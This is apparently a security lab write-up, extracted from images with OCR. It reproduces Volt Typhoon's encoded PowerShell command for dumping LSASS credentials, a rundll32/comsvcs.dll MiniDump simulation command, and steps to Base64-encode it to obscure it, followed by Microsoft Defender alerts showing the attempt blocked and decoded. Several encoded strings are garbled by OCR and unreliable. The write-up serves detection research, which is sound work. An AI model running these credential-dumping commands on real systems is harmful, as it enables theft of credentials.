


Volt Typhoon, a state-sponsored actor based in China, is a sophisticated cyberattack targeting critical infrastructure in the United States. It typically focuses on espionage and information gathering, relying on "living off the land techniques" and "hands-on-keyboard activity"



LSASS dump command - Volt Typhoon



```
cmd.exe /c powershell -exec bypass -W hidden -nop -E
```

```
cgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAAdAB1A  
G0AMwAyAFwAYwBvAG0AcwB2AGMAcwAuAGQAbABsACwAIABNAGkAbgBpAEQAdQBtAHAAIAA1ADUAMg  
AgAEMA0gBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAdgBtAHcAYQByAGUALQB2AGgAbwBzAHQ  
ALgBkAG0AcAAgAGYAdQBsAGwA
```


Command	Notes
cmd.exe	This is the Windows Command Prompt itself.
/c	It's an option that tells it to execute the command that follows and then terminate.
powershell	This launches the Windows PowerShell environment.
-exec bypass	This is a PowerShell execution policy bypass. It allows PowerShell to run scripts regardless of the execution policy set on the system. This can be used to run scripts that might otherwise be blocked for security reasons.
-W hidden	This parameter makes the PowerShell window hidden, so it runs in the background without displaying a visible window to the user.
-nop	This stands for "NoProfile" and tells PowerShell not to load the user's profile when it starts. This can make the execution of the script faster and can be useful when running scripts in non-interactive modes.
-E	This indicates that the following argument should be treated as a script block to be executed by PowerShell. In this case, the script block is "cgB1 GwA".

LSASS dump command - Simulation

This command is telling cmd.exe to use rundll32.exe to run a function called MiniDump from the comsvcs.dll file. It's saving the result as a dump file named out.dmp in the C:\temp directory and specifying that it should be a full dump.



```
cmd.exe /C "C:\Windows\System32\rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump [PID] C:\temp\out.dmp full"
```



e.g. rundll32.exe <DLL file>,<Entry Point> [Optional Arguments]

<https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/rundll32>

Encode the command to perform an LSASS dump with Base64 in PowerShell



Encode to Base64

```
$command = 'cmd.exe /C "C:¥windows¥System32¥rundll32.exe C:¥windows¥System32¥comsvcs.dll, MiniDump 772 C:¥temp¥out.dmp full"'
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($command))
```



Output (Base64)

```
YwBtAGQALgB1AHgAZQAgAC8AQwAgACIAQwA6AFwAVwBpAG4AZABVAHcAcwBCAFMAeQBzAHQAZQBtADMAMgBCAHIAdQBuAGQAbABsADMAMgAuAGUAeAB1ACAAQwA6A  
FwAdwBpAG4AZABVAHcAcwBCAFMAeQBzAHQAZQBtADMAMgBCAGMabwBtAHMAdgBjAHMALgBkAGwAbAAsACAATQBpAG4AaQBEAHUAbQBwACAANwA3ADIAIABDADOAXA  
B0AGUAbQBwAFwAbwB1AHQALgBkAG0ACAAGAGYAdQBSAGwAIgA=
```



PowerShell script

```
powershell.exe -encodedcommand  
YwBtAGQALgB1AHgAZQAgAC8AQwAgACIAQwA6AFwAVwBpAG4AZABVAHcAcwBCAFMAeQBzAHQAZQBtADMAMgBCAHIAdQBuAGQAbABsADMAMgAuAGUAeAB1ACAAQwA6A  
FwAdwBpAG4AZABVAHcAcwBCAFMAeQBzAHQAZQBtADMAMgBCAGMabwBtAHMAdgBjAHMALgBkAGwAbAAsACAATQBpAG4AaQBEAHUAbQBwACAANwA3ADIAIABDADOAXA  
B0AGUAbQBwAFwAbwB1AHQALgBkAG0ACAAGAGYAdQBSAGwAIgA=
```



'DumpLsass' detected on one endpoint

[Manage incident](#) [Ask Defender Experts](#) [Comments and history](#)

[Attack story](#) [Alerts \(2\)](#) [Assets \(2\)](#) [Investigations \(0\)](#) [Evidence and Response \(2\)](#) [Summary](#)

Alerts

2/2 Active alerts

Sep 8, 2023 1:29 PM • New

Suspicious PowerShell command line

vm1cyberlab kijo

Sep 8, 2023 1:30 PM • New

An active 'DumpLsass' hacktool in a command line was prevented from executing

vm1cyberlab kijo

An active 'DumpLsass' hacktool in a command line was prevented from executing

Incident graph

Layout

Group similar nodes

Clear selection

Back to incident details

+

-

🖼️

192.168.3.6

vm1cyberlab

kijo

"powershell.exe" -encod edcommand YwBtAGQALgBIA HgAZQAgAC8AQwAgACIAQ...

Communication

Association

1:30:05 PM

Defender prevented execution of 'HackTool:Win32/...' Malware +1

An active 'DumpLsass' hacktool in a command line was prevented fr... Medium Blocked New

1:30:05 PM

Defender prevented execution of 'HackTool:Win32/...' Malware +1

An active 'DumpLsass' hacktool in a command line was prevented fr... Medium Blocked New

An active 'DumpLsass' hacktool in a command line was prevented from executing

Medium Blocked New

Lab

Open alert page Manage alert

Details

Recommendations

INSIGHT

Quickly classify this and 1 similar alert


Classify alerts to improve alert accuracy and get more insights about threats to your organization.


Classify alert View 1 similar alert




Alert state

Classification Assigned to

Microsoft Defender for Endpoint decoded the Base64-encoded command line.


 Microsoft 365 Defender

 Search

Alert story

1:29:59 PM




powershell.exe executed a script

Remote execution

▼

1:29:59 PM

▼ 

[9364] **powershell.exe** -encodedcommand YwBtAGQALgBIAHgAZQAgAC8AQwAgACIAQwA6AFwAVw...

Remote execution

⋮ ▲

Command line

"powershell.exe" -encodedcommand
YwBtAGQALgBIAHgAZQAgAC8AQwAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADM
AMgBcAHIAAdQBuaGQAbABsADMAMgAuAGUAeABlACAAQwA6AFwAdwBpAG4AZABvAHcAcwBcAFMAeQBzAH
QAZQBtADMAMgBcAGMAbwBtAHMAAdgBjAHMALgBkAGwAbAAACAATQBpAG4AaQBEAHUAbQBwACAANwA3A
DIAIABDADoAXAB0AGUAbQBwAFwAbwBIAHQALgBkAG0AcAAgAGYAdQBzAGwAIgA=

⋮

Command line
(decoded)

cmd.exe /C "C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll,
MiniDump 772 C:\temp\out.dmp full"

⋮

Process id

9364

Execution details

Token elevation: Default, Integrity level: High

Image file path

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Image file SHA1

eb39e26a364ecd0691a59cfef61a90334112617e

Query ^

```
1 let value = "YwBtAGQALgBlAHGZQAqAC8AQWAgACIAQWA6AFwAVwBPAG4AZABvAhCacwBCAFMAeQBzAHQAZQBtADMAMgBcAHIAdQBuaGQAbABsADMAMgAuAGUAeABlACAQWA6AFwAdwBPAG4AZABvAhC"
2 print Base64_output = base64_decode_tostring(value)
```

Getting started **Results**

Results

[Export](#)
[Link to incident](#)
[Take actions](#)

Base64_output

```
c0m0d0.0e0x0e0 0/0C0
0"0C0:0\0W0i0n0d0o0w0s0\0S0y0s0t0e0m03020\0r0u0n0d
0i0i03020.0e0x0e0
0C0:0\0w0i0n0d0o0w0s0\0S0y0s0t0e0m03020\0c0o0m0s0
v0c0s0.0d0i0i0,0 0M0i0n0i0D0u0m0p0 0707020
0C0:0\0t0e0m0p0\0o0u0t0.0d0m0p0 0f0u0i0i0"0
```

☒ c:\m\dd\De\Xe\ 0/0C0 0"0C0:\0W0i0n0d0o0w0s\0S0y0s0t0e0m03020\0r0u0n0d0\0\03020\De\Xe\ 0C0:\0W0i0n0d0o0w0s\0S0y0s0t0e0m03020\0c0o0m0s0v0c0s0\0d0\0\0,



```
cmd.exe /C "C:\Windows\System32\rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 772 C:\temp\out.dmp full"
```